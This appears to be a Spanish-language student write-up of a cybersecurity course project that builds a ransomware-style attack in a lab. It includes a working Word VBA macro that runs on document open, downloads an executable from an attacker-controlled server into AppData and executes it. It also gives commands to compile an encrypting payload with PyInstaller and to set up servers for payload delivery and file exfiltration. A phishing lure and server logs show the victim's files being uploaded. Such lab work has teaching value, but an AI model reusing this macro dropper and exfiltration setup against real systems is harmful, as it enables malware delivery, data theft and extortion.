


# Práctica Final-Ejercicio de desarrollo

1. Creamos un documento Word con un macro donde almacenaremos un pequeño script que descargará y lanzará nuestro malware.



```


(General) download_File

Private Declare PtrSafe Function URLDownloadToFile Lib "urlmon"
    Alias "URLDownloadToFileA" (ByVal pCaller As Long, ByVal szURL As String, _
    ByVal szFileName As String, ByVal dwReserved As Long, ByVal lpfnCB As Long) As Long

Private Sub Document_Open()
    MsgBox "No habilites los componentes a lo tonto y ve a estudiar ciberseguridad a Keepcoding!!!"
    download_File
End Sub

Sub download_File()
    URL = "http://192.168.1.155:8000/alvarogm.exe"
    dlpPath = CStr(Environ("AppData"))
    URLDownloadToFile 0, URL, dlpPath & "\alvarogm.exe", 0, 0
    Shell (dlpPath & "\alvarogm.exe")
End Sub
  
```

- a. En el código aparece la ip de nuestro servidor de donde se descarga el malware y posteriormente mediante un Shell en una carpeta con permisos lo ejecuta.
2. A continuación, generamos el malware de la siguiente forma:
    - a. Generamos nuestro entorno virtual
      - i. C:\Users\Alvaro\AppData\Local\Programs\Python\Python312\Scripts\virtualenv.exe venv
    - b. Le activamos
      - i. venv\scripts\activate
    - c. Instalamos las librerías necesarias
      - i. pip install pyinstaller
      - ii. pip install cryptography
      - iii. pip install requests
    - d. Compilamos nuestro script:
      - i. venv\Scripts\pyinstaller.exe -n alvarogm.exe --noconsole --onefile **encrypt.py**
  3. Una vez ya tenemos el malware y el "lanzador del malware" necesitamos un servidor para descargar el malware y posteriormente subir los archivos de la víctima
    - a. Levantamos nuestro servidor para subir los archivos de la victima



```


Keepcoding@ubuntu:~/Desktop/api_server$ python3.8 flask_app.py
* Serving Flask app 'flask_app' (lazy loading)
* Environment: production
  WARNING: This is a development server. Do not use it in a production de
ployment.
  Use a production WSGI server instead.
* Debug mode: off
* Running on all addresses.
  WARNING: This is a development server. Do not use it in a production de
ployment.
* Running on http://192.168.1.155:5000/ (Press CTRL+C to quit)
  
```

- i.
- b. Levantamos nuestro servidor para la descarga del malware

```
keepcoding@ubuntu:~/Desktop/http_server$ python3.8 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```


i.

4. Subimos nuestro malware a nuestro servidor con ayuda de winscp



a.

- b. Y comprobamos que se ha subido con éxito



i.


5. Una vez tenemos el malware en el servidor, ejecutamos de forma inocente un Word que nos ha pasado un “colega” por correo diciendo que “son los gatitos más adorables del mundo”.

- a. Aquí comprobamos que no era un Word corriente:



b.

- c. El Word en cuestión ha ejecutado un pequeño script en el macro previamente mencionado, descargando de nuestro servidor el malware y ejecutándolo




i.

- ii. Otra muestra de que el servidor ha funcionado:


```
keepcoding@ubuntu:~/Desktop/http_server$ python3.8 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.1.140 - - [02/Jun/2024 03:43:39] "GET /alvarogm.exe HTTP/1.1" 200 -
```

6. Una vez ejecutado el malware vamos a comprobar que efectivamente han encriptado nuestra carpeta de keepcoding con nuestros archivos y que el ciberdelincuente “se los ha llevado a casa”

- a. (Esta es una prueba de antes de ejecutarlo)




- i.
- b. Nuestra carpeta con nuestros datos perdidos:



- i.
- c. Una captura de que nuestro servidor ha funcionado ya que se han subido los 3 archivos que había:

```
192.168.1.140 - - [02/Jun/2024 03:43:39] "POST /upload HTTP/1.1" 201 -
192.168.1.140 - - [02/Jun/2024 03:43:39] "POST /upload HTTP/1.1" 201 -
192.168.1.140 - - [02/Jun/2024 03:43:39] "POST /upload HTTP/1.1" 201 -
```

- i.
- d. Y otra captura de que los archivos en el servidor no están encriptados:



i.

**En VIPER he dejado un zip con un video explicando y mostrando el funcionamiento del malware**